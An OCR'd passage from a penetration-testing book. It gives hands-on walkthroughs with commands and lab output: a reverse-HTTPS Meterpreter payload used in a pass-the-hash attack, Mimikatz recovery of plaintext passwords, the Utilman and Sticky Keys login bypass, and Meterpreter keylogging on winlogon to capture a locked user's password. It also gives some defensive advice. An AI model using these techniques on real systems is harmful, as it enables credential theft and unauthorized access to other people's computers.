uAGQAbwB3AHMALwBtAGUAdABlAHIAcAByAGUAdABlAHIALwByAGUAdgBlAHIAcwBlAF
8AaAB0AHQAcABzACAALQBMAGgAbwBzAHQAIAAxADkAMgAuADEANgA4AC4AMQA5ADgAL
gAxADQANAAgAC0ATABwAG8AcgB0ACAANAA0ADMAIAAtAEYAbwByAGMAZQA=
NTSTATUS: NT_STATUS_OK - Success
root@kali:~#
```

And it works very well as you can see a remote session was created with the user (Alice) and password hash that was provided:


```
msf exploit(handler) > sessions

Active sessions
===============

  Id  Type                   Information
   Connection
  --  ----                   -----------
   ----------
  1   meterpreter x86/win32  WIN-LOANLOTDQLU\Alice @ WIN-LOANLOTDQL
U  192.168.198.144:443 -> 192.168.198.132:49175 (192.168.198.132)
```

Defending against Pass the Hash Attacks

So what can be done to prevent these types of attacks?

During testing I found that using the built in Windows firewall with the Windows 7 machine was a hindrance.

I also found that many pass the hash type attacks would not work at all on Windows 7 if the User Account Control (UAC) setting was turned on to any level except "***Never Notify***":



The utility that many complained about in Windows Vista (and turned off!) actually does improve the security of your system.

On Windows 7 systems, make sure that UAC is enabled and set to something other than "Never Notify".

Additionally, turning off LM and NTLM altogether and enabling NTLMv2 thwarted this attack. This was accomplished by setting the authentication level to "***Send NTLMv2 response only\refuse LM & NTLM***" in the system security policy.

Next, one would wonder about just using Kerberos authentication. From what I saw, there seems to be no sure fire way to force Kerberos across the board. Also, many devices on a network still create and use LM/ NTLM hashes for backwards compatibility, so removing them completely from your network is still a task.

Page 17 of 34

Mimikatz Plain Text Passwords

Introduction

In this section we will look at recovering remote passwords in plain text.

You read that right, ***plain text***!

I've communicated with Benjamin Delpy (aka Gentil Kiwi), the mastermind behind "Mimikatz", on a couple occasions and he seems to be one of the nicest guys in the security community.

I am not going to pretend that I understand exactly how he does what he does, but this master programmer has found that Windows stores passwords in plain text (!) in several locations in Windows processes.

And he has found out how, with his programming wizardry, to pull them out.

Mimikatz has been available as a stand-alone program for a while now, and has been added into the Metasploit Framework as a loadable Meterpreter module, making recovering passwords once you have a remote session incredibly easy.

And did I mention the passwords are in plain text?

Loading the Module

We will start with an active Windows 7 System level remote shell in Meterpreter.

(See the Chapter on Bypassing UAC to see how to go from an administrator level to system level account).

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

We need to load in the mimikatz module, there is a 32 and 64 bit module, choose accordingly. For this section we will be using the 32 bit.

```
meterpreter > load mimikatz
load mimikatz      load mimikatz.x64
meterpreter >
```

1. At the Meterpreter prompt, type "*load mimikatz*".
2. Type "***help***" for a list of available commands:

```
Mimikatz Commands
=================

    Command           Description
    -------           -----------
    kerberos          Attempt to retrieve kerberos creds
    livessp           Attempt to retrieve livessp creds
    mimikatz_command  Run a custom commannd
    msv               Attempt to retrieve msv creds (hashes)
    ssp               Attempt to retrieve ssp creds
    tspkg             Attempt to retrieve tspkg creds
    wdigest           Attempt to retrieve wdigest creds

meterpreter >
```

The help is pretty self-explanatory; basically type the corresponding command for the creds that you want to recover.

So for Kerberos just type "*kerberos*" at the Meterpreter prompt. Or type "*msv*" to recover the hashes.

Using these commands you can recover user passwords from multiple system sources - Windows Login passwords, MS Live passwords, terminal server passwords, etc.

You can also use the "*mimikatz-command*" to perform even more functions like retrieving stored credentials. But for now we are just interested in passwords.

Recovering Hashes and Plain Text Passwords

1. Type "***msv***":

```
meterpreter > msv
[+] Running as SYSTEM
[*] Retrieving msv credentials
[*] msv credentials
===============

AuthID     Package    Domain           User             Password
------     -------    ------           ----             --------
0;1035282  NTLM       WIN-LOANLOTDQLU  Ralf             lm{ 00000000000000000000
0000000000000 }, ntlm{ 2e520e18228ad8ea4060017234af43b2 }
0;1035232  NTLM       WIN-LOANLOTDQLU  Ralf             lm{ 00000000000000000000
0000000000000 }, ntlm{ 2e520e18228ad8ea4060017234af43b2 }
0;669397   NTLM       WIN-LOANLOTDQLU  Fred             lm{ aad3b435b51404eeaad
3b435b51404ee }, ntlm{ 31d6cfe0d16ae931b73c59d7e0c089c0 }
0;669366   NTLM       WIN-LOANLOTDQLU  Fred             lm{ aad3b435b51404eeaad
3b435b51404ee }, ntlm{ 31d6cfe0d16ae931b73c59d7e0c089c0 }
0;997      Negotiate  NT AUTHORITY     LOCAL SERVICE    n.s. (Credentials KO)
0;996      Negotiate  WORKGROUP        WIN-LOANLOTDQLU$ n.s. (Credentials KO)
0;42061    NTLM                                         n.s. (Credentials KO)
0;999      NTLM       WORKGROUP        WIN-LOANLOTDQLU$ n.s. (Credentials KO)

meterpreter >
```

And there you go - a list of the password hashes. Well, we could grab the hash and try to crack it, or run it through an online rainbow table, but what if we don't have that kind of time?

It would be nice just to get the password in plain text.

Well, if the user has logged into the system, you can.

2. Type "***Kerberos***":

Page 19 of 34

```
meterpreter > kerberos
[+] Running as SYSTEM
[*] Retrieving kerberos credentials
[*] kerberos credentials
====================

AuthID     Package    Domain           User              Password
------     -------    ------           ----              --------
0;999      NTLM       WORKGROUP        WIN-LOANLOTDQLU$
0;42061    NTLM
0;669397   NTLM       WIN-LOANLOTDQLU  Fred
0;669366   NTLM       WIN-LOANLOTDQLU  Fred
0;996      Negotiate  WORKGROUP        WIN-LOANLOTDQLU$
0;997      Negotiate  NT AUTHORITY     LOCAL SERVICE
0;1035232  NTLM       WIN-LOANLOTDQLU  Ralf              #LongPasswordsAreTheWayToGo!
0;1035282  NTLM       WIN-LOANLOTDQLU  Ralf              #LongPasswordsAreTheWayToGo!

meterpreter >
```

If you look at our user Ralf, you will see his password in plain text!

On this system we get pretty much the same results by using the "***wdigest***" command:

```
meterpreter > wdigest
[+] Running as SYSTEM
[*] Retrieving wdigest credentials
[*] wdigest credentials
==================

AuthID     Package    Domain           User              Password
------     -------    ------           ----              --------
0;999      NTLM       WORKGROUP        WIN-LOANLOTDQLU$
0;42061    NTLM
0;669397   NTLM       WIN-LOANLOTDQLU  Fred
0;669366   NTLM       WIN-LOANLOTDQLU  Fred
0;996      Negotiate  WORKGROUP        WIN-LOANLOTDQLU$
0;997      Negotiate  NT AUTHORITY     LOCAL SERVICE
0;1035232  NTLM       WIN-LOANLOTDQLU  Ralf              #LongPasswordsAreTheWayToGo!
0;1035282  NTLM       WIN-LOANLOTDQLU  Ralf              #LongPasswordsAreTheWayToGo!

meterpreter >
```

Though I didn't use Windows 8 in this example, you also have the "***livessp***" command. As Benjamin explained to me one day, many Win8 systems tag a MS Live e-mail account to their login credentials. With Mimikatz you can get both their login password and their e-mail password with one command.

Though beyond the scope of this book, you can also use "*mimikatz-command*" to do more advanced functions, including recovering certificates.

Conclusion

In this section we showed how to recover plain text passwords from a remote system. We did so using the Metasploit Framework's Meterpreter and the Mimikatz command.

As you can see trusting in using complex passwords alone as a security measure is not always fool proof. If an attacker is able to get access to your system, they could possibly obtain your password in plain text.

Mimikatz and Utilman

Introduction

For ages the security field mantra has been, if you have physical access, you have total access. And in many cases this is true.

I performed onsite server and workstation support throughout upstate New York and Northern Pennsylvania for about 20 years and have seen companies do some really silly things when it comes to physical security.

I have been in and out of hundreds of facilities, allowed to roam around completely unsupervised.

At one datacenter that I showed up to repair a server; none of the admins could be found and the network manager was off site. Not one of them answered their pages or cell phone calls. So the receptionist did the only logical thing, she ushered me into their server room and left me there, completely unsupervised for about an hour until someone showed up…

One time I saw a major company prop their secure server room door open with cabling boxes and leave it unsupervised while they took their hour lunch.

I have a friend who is a retired Special Forces operator, and he told me once that if you are armed with a tie and a clipboard, no one will stop you. And he was right. Out of my 20 years of doing onsite server and IT support involving banks, government facilities, research centers and large corporations, once inside the building, I was stopped and asked for ID only three times!

Physical security is very important. In this section we will look at one possible Windows physical attack using a Kali Live CD, the "Utilman Login Bypass" and the very powerful password revealing program "Mimikatz".

Utilman Login Bypass

Okay this technique is really old, and not technically an attack. It originated from an old Microsoft Technet Active Directory support forum message. This technique, called the "*UtilmanBypass*", was one recommended technique to log into a Windows server in case you forgot the password.

The Utilman bypass works by manipulating a helpful windows function that is available at the login prompt. It allows a system level command session to open without using credentials.

I have friends who support large networks that tell me that they still use this technique for legitimate purposes. For example when older corporate stand-alone systems need to be backed up and re-purposed and no one can remember the system password, they will use this technique.


To perform this procedure you need a (Kali) Linux boot disk. We will boot from the disk and change the Windows "Utilman" program, so when the "*Windows*" + "*U*" keys are pressed, a command prompt will open instead of the normal utility menu.

Page 21 of 34

For this example I used a Windows 7 Pro system.

WARNING!!!
*** Warning *** If you do something wrong in this procedure you could render your Windows system unbootable. Ye have been warned.

1. On a Windows system, boot from a Kali Linux Live CD:



2. After a while the Kali Desktop will appear. Click "***Places***" and then select your local hard drive that will show up as "*xx GB Filesystem*":

Open this and your Windows File system will show up:

Page 22 of 34

(NOTE: If the hard drive is not encrypted, you have complete access to the Windows file system at this point)

3. Now navigate to the "***Windows\System32***" directory:

What we are going to do now is to rename the original Utilman.exe out of the way, make a duplicate copy of cmd.exe and rename it to Utilman.exe.

4. Find the "**utilman.exe**" file and rename it to "**utilman.old**":

5. Right click on the "***cmd.exe***" file and click "***copy***", now past it back right into the same directory and you should now have both "***cmd.exe***" and a file called "***cmd (copy).exe***", like so:

6. Now rename the "***cmd (copy).exe***" file to say "***Utilman.exe***".

You should now have two utilman files, a utilman.old (which is the original) and the utilman.exe file (which is the copy of cmd.exe):

Page 23 of 34

That's it! We keep the *Utilman.old* file in case we want to switch it back and restore normal Utilman functionality.


7. Now just shutdown Kali and let the Windows system boot up normally.
8. At the login screen press the "***Windows***" and "***u***" key together. And up pops a system level command prompt!

If you type "***whoami***" you will see that you are in fact the user "*nt authority\system",* the highest level access that is available. Notice the login icons are still in the background.

From here you can do anything you want, you have complete access.

This works in all versions of Microsoft Windows OS's from Windows 9x on up. It also works in their Server products. Here is a login screen for Server 2012 R2 Datacenter. Notice the "*Press Control-Alt-Delete to sign in*" message, and notice the command prompt open with System level rights:

Page 24 of 34



Modifying the "*Sethc.exe*" command in the same way also allows you to bypass the Windows login screen. The "sethc" file is for the Windows Sticky Keys function. Under normal operation, if you hit the Shift key 5 times in a row, the sticky key dialog box will pop up.

Used this way, just hit the shift key five times at the login screen and the system level command prompt opens.

*****Note to admins** – Physical access for the most part equals total access. Encrypt your drives and secure your systems!

Recovering password from a Locked Workstation

Moving forward with this concept, how cool would it be for a penetration tester (if you had physical access to a system) to be able to grab the passwords off of a Windows system that was sitting at a locked login prompt? And what if you could get these passwords in plain text?

Well, you can!

A while back I was wondering, what if you were a penetration tester that had physical access to a system, would it be possible to get passwords off of a locked Desktop? You know, a user is using the system and dutifully locks his workstation before leaving for lunch.

If you have physical access to the system, this can be done.

First you need to be able to enable the system level command prompt from the login screen. Discussed above, the "*Utilman Login Bypass*" trick enables a pop-up system level prompt by just pressing the "Windows" and "u" key on the keyboard.

Now all we need is a USB drive with Mimikatz installed. This can be downloaded from Gentle


Page 25 of 34

Kiwi's blog:

http://blog.gentilkiwi.com/mimikatz

1. Again you need to have already installed the "*Utilman Bypass*" from above at an earlier point in time.

2. At the locked desktop Windows desktop press "***windows***" & "***u***" keys.



3. Typing "***whoami***" with verify that we are at system level authority:

```
C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>_
```

4. Navigate to your usb drive. Which is the E: drive on my system:

```
E:\>dir mimikatz
 Volume in drive E has no label.
 Volume Serial Number is C4E3-F877

 Directory of E:\mimikatz

09/21/2013  02:56 PM    <DIR>          .
09/21/2013  02:56 PM    <DIR>          ..
08/17/2013  06:25 PM    <DIR>          Win32
08/17/2013  06:25 PM    <DIR>          x64
08/17/2013  06:54 PM    <DIR>          alpha
05/12/2013  07:24 PM    <DIR>          tools
               0 File(s)              0 bytes
               6 Dir(s)   3,564,453,888 bytes free

E:\>_
```

5. CD into your mimikatz directory and pick the Win32 or x64 bit version, depending on your

target Operating System.

```
E:\>cd mimikatz

E:\Mimikatz>cd win32

E:\Mimikatz\Win32>dir
 Volume in drive E has no label.
 Volume Serial Number is C4E3-F877

 Directory of E:\Mimikatz\Win32

09/21/2013  02:55 PM    <DIR>          .
09/21/2013  02:55 PM    <DIR>          ..
08/17/2013  06:25 PM            40,512 kappfree.dll
08/17/2013  06:25 PM            98,880 kelloworld.dll
08/17/2013  06:25 PM           138,816 klock.dll
08/17/2013  06:25 PM           409,152 mimikatz.exe
08/17/2013  06:25 PM            25,048 mimikatz.sys
08/17/2013  06:25 PM           183,872 sekurlsa.dll
               6 File(s)        896,280 bytes
               2 Dir(s)   3,564,453,888 bytes free

E:\Mimikatz\Win32>
```

6. Once in the right Mimikatz directory, run "***mimikatz***".

```
E:\Mimikatz\Win32>mimikatz
mimikatz 1.0 x86 (RC)   /* Traitement du Kiwi (Aug 18 2013 00:23:59) */
// http://blog.gentilkiwi.com/mimikatz

mimikatz #
```

Yes, everything is in French, but you will be okay, trust me.


7. Type "***sekurlsa::logonPasswords***" or "***sekurlsa::logonPasswords full***":

```
mimikatz # sekurlsa::logonPasswords
```

Additional Information:

Now you may need to go to the Properties menu for the command prompt window and increase the windows size if the data scrolls off the page and you can't see it. In this example I had to set the windows height to 80.

Page 27 of 34



And as you can see it worked:

```
8ad8ea4060017234af43b2 }
        kerberos :      #LongPasswordsAreTheWayToGo!
        ssp :
        wdigest :       #LongPasswordsAreTheWayToGo!
        tspkg : #LongPasswordsAreTheWayToGo!

Authentification Id         : 0;940829
Package d'authentification  : NTLM
Utilisateur principal       : George
Domaine d'authentification  : WIN-LOANLOTDQLU
        msv1_0 :        lm{ 0000000000000000000000000
8609c20b4ccb69718ad6e7 }
        kerberos :      $eCuR@d@CCounT1
        ssp :
        wdigest :       $eCuR@d@CCounT1
        tspkg : $eCuR@d@CCounT1

Authentification Id         : 0;940807
Package d'authentification  : NTLM
Utilisateur principal       : George
Domaine d'authentification  : WIN-LOANLOTDQLU
        msv1_0 :        lm{ 0000000000000000000000000
8609c20b4ccb69718ad6e7 }
        kerberos :      $eCuR@d@CCounT1
        ssp :
        wdigest :       $eCuR@d@CCounT1
        tspkg : $eCuR@d@CCounT1

Authentification Id         : 0;711556
Package d'authentification  : NTLM
Utilisateur principal       : Bob
Domaine d'authentification  : WIN-LOANLOTDQLU
        msv1_0 :        lm{ 19903e9a9fd0719b56f28ce7
a72150d1152563f5b89dbe }
        kerberos :      MyNameIsBob
        ssp :
        wdigest :       MyNameIsBob
        tspkg : MyNameIsBob
```


Page 28 of 34

Several users have logged onto our test PC and we can view all their user names, their password hashes and their actual passwords in plain clear text!

As I mentioned earlier, you would need to have physical access to the machine, especially to set up the initial Utilman Login Bypass. And you need to run Mimikatz, which I just downloaded and put on a USB drive for convenience.

And someone had to have logged onto the system since it booted. If no-one has logged onto the system yet, there are no passwords in memory for Mimikatz to pull.

Conclusion

In this section we learned how to boot from a Kali Live CD and view the contents of a Windows file system. If we drive isn't encrypted we could easily pull user documents and files from it.

We also learned how to set up the Utilman Bypass to log into Windows without the password. Finally we learned how to use Mimikatz to grab a user's password in plain text.

As a couple of my friends that do pentesting for the government have said, physical access equals total access. Shut down your system if you will be away for extended times, and install a Power on Password to protect the boot process from being tampered with. Use an encrypting file system that encrypts the entire drive.

Secure physical access to important machines. Also turn off or disable DVD/CD ROM drives and USB ports if not needed. Some organizations even go to the extent of filling USB ports with glue!

Page 29 of 34

Keyscan and Lockout Keylogger

Introduction

Sometimes a penetration tester may have remote access to a user's machine, but he may not have the user's password. Maybe the user has a very long complex password that would just take too long to crack. What could he do?

Meterpreter in the Metasploit Framework has a great utility for capturing keys pressed on a target machine. We will start with a system that we have already run an exploit on and were successful in creating a remote session with Metasploit. We connected to the session with the session command and are now sitting at a Meterpreter prompt.

Key logging with Meterpreter

We will start with a system that we have already run an exploit on and were successful in creating a remote session with Metasploit. We connected to the session with the "***session -i <ID#>***" command and are now sitting at a Meterpreter prompt.

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

If we type "***help***" at the Meterpreter prompt we will be given a list of commands that we can run. For this section we are concerned with just the "keyscan" commands:

```
keyscan_dump   Dump the keystroke buffer
keyscan_start  Start capturing keystrokes
keyscan_stop   Stop capturing keystrokes
```

So let's go ahead and see what it looks like when we start a remote keylogger, then we will view the captured key strokes.

1. Simply type "***keyscan_start***" to start the remote logging.

```
meterpreter > keyscan_start
Starting the keystroke sniffer...
meterpreter >
```

2. Now we just need to wait until our victim types some things on the keyboard. For our example, go ahead and open your Windows 7 browser and perform a search in Google.

3. Now back on the Kali system, to see what was typed simply enter "***keyscan_dump***":

```
keyscan_dump
Dumping captured keystrokes...
google.com <Return> will Dallas go 8 an 8 again this year? <Return>
meterpreter >
```

Here you can see from this demo that our target user went to "google.com" and searched for "will Dallas go 8 and 8 again this year?"

Page 30 of 34

Well, obviously our user is a Dallas Cowboys football fan. Let's try one more thing. What happens if the user uses special keys like the Windows key? What if the user used the "Windows" + "l" key to lock his keyboard, and then use his password to get back in?

Go ahead and try it. Lock your Windows system with the "Windows" and "L" key. Then log back in with the password.

Now back on the Kali system type keyscan_dump to see what we have:

```
meterpreter > keyscan_dump
Dumping captured keystrokes...
 <LWin> l
meterpreter >
```

Okay, it correctly recorded that I pressed the "<LWin>" or left windows key and the "L" key. But I logged back in with a password, where is the password?

It wasn't recorded!

The problem is in the way Windows security works. Simply put, the active session (desktop) and winlogon (Login process) use different keyboard buffers. If you are sniffing the active session, you cannot capture keys entered for a login, or vice versa.

You need to move your key logger to the session that you want to monitor. So in this case, simply migrating our Meterpreter shell to the winlogon process puts us in the correct mode to look for passwords.

Then start keyscan again.

4. Type "***ps***" in Meterpreter to get a process list. Look for the PID of the process "winlogon".

```
meterpreter > ps

Process List
============

 PID   PPID  Name                  Arch  Session     User
 ---   ----  ----                  ----  -------     ----
 0     0     [System Process]            4294967295
 4     0     System                      4294967295
 236   4     smss.exe                    4294967295
 316   1404  jusched.exe           x86   1           WIN-
gram Files\Common Files\Java\Java Update\jusched.exe
 336   304   csrss.exe                   4294967295
 388   380   csrss.exe                   4294967295
 396   304   wininit.exe                 4294967295
 432   380   winlogon.exe                4294967295
```

As you can see in the image above winlogon.exe has the process ID number 432. We need to migrate our Meterpreter session to that ID.

5. Type "*migrate <winlogin PID#>*" or in our case here "***migrate 432***".

```
meterpreter > migrate 432
[*] Migrating from 2688 to 432...
[*] Migration completed successfully.
meterpreter >
```

(Note: If you get an "*insufficient privileges*" error, you will need to run the Bypass UAC module and elevate your level to "system". See the "Bypass UAC" section in this book for more information.)

Page 31 of 34

6. Now go ahead and start the keyscan again, lock the Windows 7 workstation and log back in. Then dump the keylog to view the user password:

```
meterpreter > keyscan_start
Starting the keystroke sniffer...
meterpreter > keyscan_dump
Dumping captured keystrokes...
#LongPasswordsAreTheWayToGo! <Return>
meterpreter >
```

We got it!

In the picture above, notice the "*Windows*" + "*L*" keystroke to lock the desktop does not show up. This is because we are now monitoring the winlogon session key buffer, so it is not displayed. But we have the password.

So in essence, because our target needed another cup of coffee to get through his busy day of web surfing, he locked his desktop and then logged in again. When he did we were able to grab his full 28 character password.

Automating KeyScanning with Lockout Keylogger

Now, what would be great is if we could automate this process. I mean do you really want to just sit there and hang out until the user leaves his system?

You could force his desktop into locked mode and make him log in again, but that is pretty suspicious.

What if you could have Meterpreter automatically find and migrate to the winlogon process, then scan the computer idle time and automatically put the user's system into locked mode?

Finally, what would be really nice too is if the script notified you when the user logs back in and gives you a text dump of his password.

Meet "Lockout_Keylogger", an amazing script made by CG and Mubix.

1. You need to start with an active remote session with "system" level privileges.

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

2. Now just type, "***background***" to back out to the session and return to the Meterpreter prompt.
3. Type, "***use post/windows/capture/lockout_keylogger***".
4. Set the session number to our active session (3 in our example), so "***set session 3***".
5. Then type "*exploit*":

Page 32 of 34

```
meterpreter > background
[*] Backgrounding session 3...
